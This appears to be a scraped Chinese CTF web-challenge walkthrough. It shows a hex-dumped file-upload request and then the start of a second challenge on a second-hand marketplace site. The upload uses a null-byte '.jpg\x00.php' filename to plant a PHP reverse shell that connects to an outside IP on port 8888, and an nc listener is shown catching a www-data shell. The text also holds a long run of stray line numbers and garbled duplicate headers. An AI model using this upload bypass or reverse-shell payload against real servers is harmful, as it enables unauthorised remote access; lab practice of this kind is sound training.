00000240	70 2c 69 6d 61 67 65 2f	61 70 6e 67 2c 2a 2f 2a	p,image/apng,/*
00000250	3b 71 3d 30 2e 38 2c 61	70 70 6c 69 63 61 74 69	;q=0.8,applicati
00000260	6f 6e 2f 73 69 67 6e 65	64 2d 65 78 63 68 61 6e	on/signed-exchan
00000270	67 65 3b 76 3d 62 33 3b	71 3d 30 2e 37 0d 0a 53	ge;v=b3;q=0.7 S
00000280	65 63 2d 46 65 74 63 68	2d 53 69 74 65 3a 20 73	ec-Fetch-Site: s
00000290	61 6d 65 2d 6f 72 69 67	69 6e 0d 0a 53 65 63 2d	ame-origin Sec-
000002a0	46 65 74 63 68 2d 4d 6f	64 65 3a 20 6e 61 76 69	Fetch-Mode: navi
000002b0	67 61 74 65 0d 0a 53 65	63 2d 46 65 74 63 68 2d	gate Sec-Fetch-
000002c0	55 73 65 72 3a 20 3f 31	0d 0a 53 65 63 2d 46 65	User: ?l Sec-Fe
000002d0	74 63 68 2d 44 65 73 74	3a 20 64 6f 63 75 6d 65	tch-Dest: docume
000002e0	6e 74 0d 0a 52 65 66 65	72 65 72 3a 20 68 74 74	nt Referer: htt
000002f0	70 3a 2f 2f 31 32 37 2e	30 2e 30 2e 31 3a 38 31	p://127.0.0.1:81
00000300	38 30 2f 0d 0a 41 63 63	65 70 74 2d 45 6e 63 6f	80/ Accept-Enco
00000310	64 69 6e 67 3a 20 67 7a	69 70 2c 20 64 65 66 6c	ding: gzip, defl
00000320	61 74 65 2c 20 62 72 0d	0a 43 6f 6e 6e 65 63 74	ate, br Connect
00000330	69 6f 6e 3a 20 6b 65 65	70 2d 61 6c 69 76 65 0d	ion: keep-alive
00000340	0a 0d 0a 2d 2d 2d 2d 2d	2d 57 65 62 4b 69 74 46	-----WebKitF
00000350	6f 72 6d 42 6f 75 6e 64	61 72 79 6d 48 67 35 73	ormBoundarymHg5s
00000360	6e 31 59 55 33 4d 31 4c	4a 4a 6f 0d 0a 43 6f 6e	nlYU3MlLJJo Con
00000370	74 65 6e 74 2d 44 69 73	70 6f 73 69 74 69 6f 6e	tent-Disposition
00000380	3a 20 66 6f 72 6d 2d 64	61 74 61 3b 20 6e 61 6d	: form-data; nam
00000390	65 3d 22 66 69 6c 65 5f	75 70 6c 6f 61 64 22 3b	e="file_upload";
000003a0	20 66 69 6c 65 6e 61 6d	65 3d 22 72 65 2d 62 61	filename="re-ba
000003b0	73 68 2e 6a 70 67 20 00	2e 70 68 70 22 0d 0a 43	sh.jpg".php" C
000003c0	6f 6e 74 65 6e 74 2d 54	79 70 65 3a 20 61 70 70	ontent-Type: app
000003d0	6c 69 63 61 74 69 6f 6e	2f 6f 63 74 65 74 2d 73	lication/octet-s
000003e0	74 72 65 61 6d 0d 0a 0d	0a 3c 3f 70 68 70 20 73	tream <?php s
000003f0	79 73 74 65 6d 28 22 62	61 73 68 20 2d 63 20 27	ystem("bash -c '
00000400	62 61 73 68 20 2d 69 20	26 3e 2f 64 65 76 2f 74	bash -i &>/dev/t
00000410	63 70 2f 31 31 33 2e 34	35 2e 31 37 2e 32 32 38	cp/113.45.17.228
00000420	2f 38 38 38 38 20 30 3e	26 31 27 22 29 3b 3f 3e	/8888 0>&l'");?>
00000430	0d 0a 2d 2d 2d 2d 2d 2d	57 65 62 4b 69 74 46 6f	-----WebKitFo
00000440	72 6d 42 6f 75 6e 64 61	72 79 6d 48 67 35 73 6e	rmBoundarymHg5sn
00000450	31 59 55 33 4d 31 4c 4a	4a 6f 2d 2d 0d 0a -- --	lYU3MlLJJo--

上传成功

7132.0.0.0 S
i/537.36 Ac
: text/html,
ication/xhtm
l,application
l;q=0.9,imag
if,image/web
age/apng,/*
.8,applicati
igned-exchan
=b3;q=0.7 S
etch-Site: s
origin Sec-
h-Mode: navi

响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.4.2
3 Date: Fri, 05 Sep 2025 07:31:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/5.6.40
7 Content-Length: 66
8
9 File uploaded successfully: /var/www/html/uploadfiles/re-bash.jpg
```

访问上传的文件

4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1090 1091 1092 1093 1094 1095 1096 1097 1098 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1190 1191 1192 1193 1194 1195 1196 1197 1198 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1290 1291 1292 1293 1294 1295 1296 1297 1298 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1390 1391 1392 1393 1394 1395 1396 1397 1398 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1410 1411 1412 1413 1414 1415 1416 1417 1418 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1489 1490 1491 1492 1493 1494 1495 1496 1497 1498 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1510 1511 1512 1513 1514 1515 1516 1517 1518 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1590 1591 1592 1593 1594 1595 1596 1597 1598 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1610 1611 1612 1613 1614 1615 1616 1617 1618 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1690 1691 1692 1693 1694 1695 1696 1697 1698 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1710 1711 1712 1713 1714 1715 1716 1717 1718 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1790 1791 1792 1793 1794 1795 1796 1797 1798 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1810 1811 1812 1813 1814 1815 1816 1817 1818 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1889 1890 1891 1892 1893 1894 1895 1896 1897 1898 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1910 1911 1912 1913 1914 1915 1916 1917 1918 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1989 1990 1991 1992 1993 1994 1995 1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2089 2090 2091 2092 2093 2094 2095 2096 2097 2098 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 2109 2110 2111 2112 2113 2114 2115 2116 2117 2118 2119 2120 2121 2122 2123 2124 2125 2126 2127 2128 2129 2130 2131 2132 2133 2134 2135 2136 2137 2138 2139 2140 2141 2142 2143 2144 2145 2146 2147 2148 2149 2150 2151 2152 2153 2154 2155 2156 2157 2158 2159 2160 2161 2162 2163 2164 2165 2166 2167 2168 2169 2170 2171 2172 2173 2174 2175 2176 2177 2178 2179 2180 2181 2182 2183 2184 2185 2186 2187 2188 2189 2190 2191 2192 2193 2194 2195 2196 2197 2198 2199 2200 2201 2202 2203 2204 2205 2206 2207 2208 2209 2210 2211 2212 2213 2214 2215 2216 2217 2218 2219 2220 2221 2222 2223 2224 2225 2226 2227 2228 2229 2230 2231 2232 2233 2234 2235 2236 2237 2238 2239 2240 2241 2242 2243 2244 2245 2246 2247 2248 2249 2250 2251 2252 2253 2254 2255 2256 2257 2258 2259 2260 2261 2262 2263 2264 2265 2266 2267 2268 2269 2270 2271 2272 2273 2274 2275 2276 2277 2278 2279 2280 2281 2282 2283 2284 2285 2286 2287 2288 2289 2290 2291 2292 2293 2294 2295 2296 2297 2298 2299 2300 2301 2302 2303 2304 2305 2306 2307 2308 2309 2310 2311 2312 2313 2314 2315 2316 2317 2318 2319 2320 2321 2322 2323 2324 2325 2326 2327 2328 2329 2330 2331 2332 2333 2334 2335 2336 2337 2338 2339 2340 2341 2342 2343 2344 2345 2346 2347 2348 2349 2350 2351 2352 2353 2354 2355 2356 2357 2358 2359 2360 2361 2362 2363 2364 2365 2366 2367 2368 2369 2370 2371 2372 2373 2374 2375 2376 2377 2378 2379 2380 2381 2382 2383 2384 2385 2386 2387 2388 2389 2390 2391 2392 2393 2394 2395 2396 2397 2398 2399 2400 2401 2402 2403 2404 2405 2406 2407 2408 2409 2410 2411 2412 2413 2414 2415 2416 2417 2418 2419 2420 2421 2422 2423 2424 2425 2426 2427 2428 2429 2430 2431 2432 2433 2434 2435 2436 2437 2438 2439 2440 2441 2442 2443 2444 2445 2446 2447 2448 2449 2450 2451 2452 2453 2454 2455 2456 2457 2458 2459 2460 2461 2462 2463 2464 2465 2466 2467 2468 2469 2470 2471 2472 2473 2474 2475 2476 2477 2478 2479 2480 2481 2482 2483 2484 2485 2486 2487 2488 2489 2490 2491 2492 2493 2494 2495 2496 2497 2498 2499 2500 2501 2502 2503 2504 2505 2506 2507 2508 2509 2510 2511 2512 2513 2514 2515 2516 2517 2518 2519 2520 2521 2522 2523 2524 2525 2526 2527 2528 2529 2530 2531 2532 2533 2534 2535 2536 2537 2538 2539 2540 2541 2542 2543 2544 2545 2546 2547 2548 2549 2550 2551 2552 2553 2554 2555 2556 2557 2558 2559 2560 2561 2562 2563 2564 2565 2566 2567 2568 2569 2570 2571 2572 2573 2574 2575 2576 2577 2578 2579 2580 2581 2582 2583 2584 2585 2586 2587 2588 2589 2590 2591 2592 2593 2594 2595 2596 2597 2598 2599 2600 2601 2602 2603 2604 2605 2606 2607 2608 2609 2610 2611 2612 2613 2614 2615 2616 2617

```
root@hcss-ecs-1b36:~# nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 221.11.37.96 35879
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@38e6b5a280aa:~/html/uploadfiles$ ls
ls
re-bash.jpg
webshell.jpg
www-data@38e6b5a280aa:~/html/uploadfiles$
www-data@38e6b5a280aa:~/html/uploadfiles$
```

JavaScript 加密绕过

[返回](#)

xxx二手交易市场

WEB

未解决

分数: 30 金币: 5

题目作者: Aman

一血: dotast

一血奖励: 5金币

解决: 2140

提示:

描述: 本人现实碰到的题目，无提示勿问

<http://114.67.175.224:13550>

01:59:56

删除场景

延时场景


请输入flag

提交

实战打网站

[首页](#)[二手](#)[求购](#)[公告](#)[登录](#)[注册](#)[发布求购](#)[发布二手](#)

分类:

[全部](#)[手机](#)[电脑](#)[数码](#)[电器](#)[体育用品](#)[化妆品](#)[乐器](#)[书籍](#)[服饰](#)[食品](#)[饰品](#)[其他](#)

2019-05-06


502

三星s8全新

三星s8全新

¥4999.00 ~¥5000.00

全新程度: 100%



2019-05-06

105

台灯50元

台灯50元台灯50元

¥50.00 ~¥100.00

全新程度: 80%



2019-05-06

105

思想政治理论

思想政治理论

¥25.00 ~¥50.00

全新程度: 100%



2019-05-06

103

神州笔记本

二手全新笔记本

¥49999.00 ~¥59999.00

全新程度: 100%

[114.67.175.224:13550/sale/goods?id=26](#)

先去注册账号

注册


morant

.....

.....


3130

登录



注册


然后登录




看到头像是一个上传点



